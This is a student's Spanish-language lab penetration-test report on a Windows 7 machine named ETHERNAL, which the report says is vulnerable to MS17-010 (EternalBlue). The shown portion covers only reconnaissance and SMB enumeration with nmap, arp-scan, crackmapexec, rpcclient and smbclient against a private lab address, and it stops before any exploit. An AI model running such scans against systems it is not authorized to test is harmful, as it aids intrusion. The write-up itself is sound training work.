
<table>
<tr><td rowspan="3"> </td><td colspan="5"><b>Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.</b></td></tr>
<tr><td><b>Fecha Emisión</b></td><td><b>Fecha Revisión</b></td><td><b>Versión</b></td><td><b>Código de documento</b></td><td><b>Nivel de Confidencialidad</b></td></tr>
<tr><td>16/04/2024</td><td>16/04/2024</td><td>1.0</td><td>N-HM-R-ETHERNAL</td><td>RESTRINGIDO</td></tr>
</table>

Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.


N.- N-HM-R-ETHERNAL

Generado por:

Ing. Heber Daniel Pérez Iñiguez

Estudiante de Ciberseguridad, Seguridad de la Información

**Fecha de creación:
16.04.2023**




Índice

RESUMEN

Se ha solicitado hacer la explotación a una maquina **(Windows)** conocida como **ETHERNAL**, la cual contiene alguna vulnerabilidad crítica conocida como MS17-010 o Eternal Blue. En este reporte se detallarán los pasos en que lograremos obtener acceso completo de la máquina, esto por medio del uso de varias herramientas especializadas que nos permitirán aprovecharnos de esta falla grave de seguridad.

1. Reconocimiento


Como primer paso antes de realizar el reconocimiento, empecé creando los directorios necesarios para mantener todo organizado a la hora de realizar la explotación a la maquina “**ETHERNAL**”.



```
┌──(hmstudent㉿kali)-[~/Documents]
└─$ mkdir ETHERNAL

┌──(hmstudent㉿kali)-[~/Documents]
└─$ cd ETHERNAL

┌──(hmstudent㉿kali)-[~/Documents/ETHERNAL]
└─$ mkt

[**] Generando Carpetas ...

        >> Carpeta: exploits
        >> Carpeta: nmap
        >> Carpeta: notas
        >> Carpeta: scripts
        >> Carpeta: capturas

[++] Carpetas creadas correctamente.

┌──(hmstudent㉿kali)-[~/Documents/ETHERNAL]
└─$ █
```


Después procedemos a realizar el escaneo de nuestra red para obtener nuestra IP y la IP de la maquina a atacar.

IP KALI: 192.168.228.131




```
┌──(hmstudent㉿kali)-[~]
└─$ hostname -I
192.168.228.131
```

IP ETHERNAL: 192.168.228.135



```
┌──(hmstudent㉿kali)-[~/Documents/ETHERNAL]
└─$ sudo arp-scan -I eth0 192.168.228.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:84:b5:7b, IPv4:
 192.168.228.131
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/
royhills/arp-scan)
192.168.228.1   00:50:56:c0:00:08       VMware, Inc.
192.168.228.2   00:50:56:f9:8b:c4       VMware, Inc.
192.168.228.135 00:0c:29:07:4d:18       VMware, Inc.
192.168.228.254 00:50:56:ee:66:67       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.028 seconds (
126.23 hosts/sec). 4 responded
```



```
┌──(hmstudent㉿kali)-[~/Documents/ETHERNAL]
└─$ pttl 192.168.228.135

[**]  Extracting information ...

        ⟹ Host:     192.168.228.135
        ⟹ TTL:      128
        ⟹ OS:       Possibly Windows System

TTL values: 1-64 (Linux/Unix), 65-128 (Windows), 129-191 (macOS), 192-254 (Cisco IOS).

[**] GITHUB OFICIAL: https://github.com/JennValentine/Ping-TTL
```

Comandos para obtener la ip:

- ifconfig
- ip a
- **hostname -I**
- nmcli

Comandos para escaneo de la red:

- nmap -sn 192.168.0.0/24
- netdiscover -r 192.168.0.0/24
- sudo arp-scan -localnet
- **sudo arp-scan -I eth0 192.168.228.0/24**

Una vez obtenida la IP del objetivo, ya podemos hacer un análisis de puertos para determinar los servicios que maneja, así como las versiones de cada uno.


Port	Service	Reason	Product	Version
135	open	msrpc	syn-ack	Microsoft Windows RPC
139	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn
445	open	microsoft-ds	syn-ack	Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds
49152	open	msrpc	syn-ack	Microsoft Windows RPC
49153	open	msrpc	syn-ack	Microsoft Windows RPC
49154	open	msrpc	syn-ack	Microsoft Windows RPC
49155	open	msrpc	syn-ack	Microsoft Windows RPC
49156	open	msrpc	syn-ack	Microsoft Windows RPC
49157	open	msrpc	syn-ack	Microsoft Windows RPC

Obtenemos los puertos abiertos


Comandos para enumeración:

- nabuu -top-ports 100 192.168.0.24 – Se ocupa instalar Naabu
- **sudo nmap -sS -min-rate 6000 -p- -vvv 192.168.228.135**


Se realizó un escaneo de puertos activos con NMAP, revelando varios puertos abiertos, incluyendo el 135, 139, y 445. Posteriormente, se escaneó la versión de los servicios ejecutados en esos puertos y se identificó que la máquina ejecuta Windows 7 Ultimate de 64 bits con el servicio SMB habilitado.



```
Initiating ARP Ping Scan at 20:44
Scanning 192.168.228.135 [1 port]
Completed ARP Ping Scan at 20:44, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:44
Completed Parallel DNS resolution of 1 host. at 20:44, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:44
Scanning 192.168.228.135 [65535 ports]
Discovered open port 135/tcp on 192.168.228.135
Discovered open port 139/tcp on 192.168.228.135
Discovered open port 445/tcp on 192.168.228.135
Discovered open port 49152/tcp on 192.168.228.135
Discovered open port 49157/tcp on 192.168.228.135
Discovered open port 49154/tcp on 192.168.228.135
Discovered open port 49156/tcp on 192.168.228.135
Discovered open port 49155/tcp on 192.168.228.135
Discovered open port 49153/tcp on 192.168.228.135
Completed SYN Stealth Scan at 20:44, 13.30s elapsed (65535 total ports)
Nmap scan report for 192.168.228.135
Host is up, received arp-response (0.00049s latency).
Scanned at 2024-04-17 20:44:32 EDT for 14s
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
49152/tcp open  unknown      syn-ack ttl 128
49153/tcp open  unknown      syn-ack ttl 128
49154/tcp open  unknown      syn-ack ttl 128
49155/tcp open  unknown      syn-ack ttl 128
49156/tcp open  unknown      syn-ack ttl 128
49157/tcp open  unknown      syn-ack ttl 128
MAC Address: 00:0C:29:07:4D:18 (VMware)
```




```
Host script results:
| smb2-time:
|   date: 2024-04-18T00:48:07
|_  start_date: 2024-04-18T00:11:19
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99004PP
|   NetBIOS computer name: WIN-845Q99004PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-04-17T20:48:07-04:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 64685/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 33402/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 29275/udp): CLEAN (Timeout)
|   Check 4 (port 47756/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h19m57s, deviation: 2h18m33s, median: -2s
| nbstat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:07:4d:18
```



```
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 128 Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
```


Una vez obtenido el archivo .xml del escaneo de nmap, procedemos a convertirlo a html para tener una mejor visualización de la información.




Host Script Output

Script Name	Output
p2p-conficker	Checking for Conficker.C or higher... Check 1 (port 64685/tcp): CLEAN (Couldn't connect) Check 2 (port 33402/tcp): CLEAN (Couldn't connect) Check 3 (port 29275/udp): CLEAN (Failed to receive data) Check 4 (port 47756/udp): CLEAN (Timeout) 0/4 checks are positive: Host is CLEAN or ports are blocked
smb-security-mode	account_used: guest authentication_level: user challenge_response: supported message_signing: disabled (dangerous, but default)
smb2-time	date: 2024-04-17T00:28:12 start_date: 2024-04-16T20:24:32
nbstat	NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:07:4d:18 (VMware) Names: WIN-845Q99004PP<20> Flags: <unique><active> WIN-845Q99004PP<00> Flags: <unique><active> WORKGROUP<00> Flags: <group><active> WORKGROUP<1e> Flags: <group><active> WORKGROUP<1d> Flags: <unique><active> \x01\x02__MSBROWSE__\x02<01> Flags: <group><active> Statistics: 00:0c:29:07:4d:18:00:00:00:00:00:00:00:00:00:00 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00 00:00:00:00:00:00:00:00:00:00:00:00:00:00
smb-os-discovery	OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1) OS CPE: cpe:/o:microsoft:windows_7::sp1 Computer name: WIN-845Q99004PP NetBIOS computer name: WIN-845Q99004PP\x00 Workgroup: WORKGROUP\x00 System time: 2024-04-16T20:28:12-04:00
clock-skew	mean: 1h19m56s, deviation: 2h18m34s, median: -3s
smb2-security-mode	2:1:0: Message signing enabled but not required


2. Análisis de vulnerabilidades/debilidades




```
┌──(hmstudent㉿kali)-[~/Documents/ETHERNAL]
└─$ crackmapexec smb 192.168.228.135
SMB         192.168.228.135 445    WIN-845Q99004PP  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP) (domain:WIN-845Q99004PP) (signing:False) (SMBv
1:True)
```



```
┌──(hmstudent㉿kali)-[~/Documents/ETHERNAL]
└─$ rpcclient 192.168.228.135
Password for [WORKGROUP\hmstudent]:
Bad SMB2 (sign_algo_id=0) signature for message
[0000] 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
[0000] AA 78 C5 80 78 B9 1B 82   01 32 60 03 65 36 46 88   .x..x... .2`.e6F.
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
```




```
rpcclient $>
Display all 224 possibilities? (y or n)
?                                         enumports                                 netdiskenum
adddriver                                 enumprinters                              netfileenum
addform                                   enumprivs                                 netfilegetsec
addpermachineconnection                   enumprocdatatypes                         netnamevalidate
addprinter                                enumprocs                                 netremotetod
AsyncNotify                               enumtrust                                 netrenumtrusteddomains
capabilities                              epmlookup                                 netrenumtrusteddomainsex
change_trust_pw                           epmmap                                    netsessdel
chgpasswd                                 eventlog_backuplog                        netsessenum
chgpasswd2                                eventlog_loginfo                          netshareadd
chgpasswd3                                eventlog_numrecord                        netsharedel
chgpasswd4                                eventlog_oldestrecord                     netshareenum
clusapi_create_enum                       eventlog_readlog                          netshareenumall
clusapi_create_enumex                     eventlog_registerevsource                 netsharegetinfo
clusapi_get_cluster_name                  eventlog_reportevent                      netsharesetdfsflags
clusapi_get_cluster_version               eventlog_reporteventsource                netsharesetinfo
clusapi_get_cluster_version2              exit                                      ntsvcs_getdevlist
clusapi_get_quorum_resource               fetch_attributes                          ntsvcs_getdevlistsize
clusapi_get_resource_state                fetch_properties                          ntsvcs_getdevregprop
clusapi_offline_resource                  fss_create_expose                         ntsvcs_getversion
clusapi_online_resource                   fss_delete                                ntsvcs_hwprofflags
clusapi_open_cluster                      fss_get_mapping                           ntsvcs_hwprofinfo
clusapi_open_resource                     fss_get_sup_version                       ntsvcs_validatedevinst
clusapi_pause_node                        fss_has_shadow_copy                       openprinter
clusapi_resume_node                       fss_is_path_sup                           openprinter_ex
createdomalias                            fss_recovery_complete                     playgdiscriptonprinteric
createdomgroup                            getanydcname                              printercmp
createdomuser                             getcoreprinterdrivers                     queryaliasinfo
createprinteric                           getdata                                   queryaliasmem
createsecret                              getdataex                                 querydispinfo
createtrustdom                            getdcname                                 querydispinfo2
debug                                     getdcsitecoverage                         querydispinfo3
debuglevel                                getdispinfoidx                            querydominfo
deldriver                                 getdispname                               querygroup
deldriverex                               getdompwinfo                              querygroupmem
deletealias                               getdriver                                 querymultiplevalues
deletedomgroup                            getdriverdir                              querymultiplevalues2
```




```
┌──(hmstudent㉿kali)-[~/Documents/ETHERNAL]
└─$ smbclient -L 192.168.228.135  -U ''
Password for [WORKGROUP\]:

          Sharename       Type      Comment
          ---------       ----      -------
          ADMIN$          Disk      Remote Admin
          C$              Disk      Default share
          IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.228.135 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
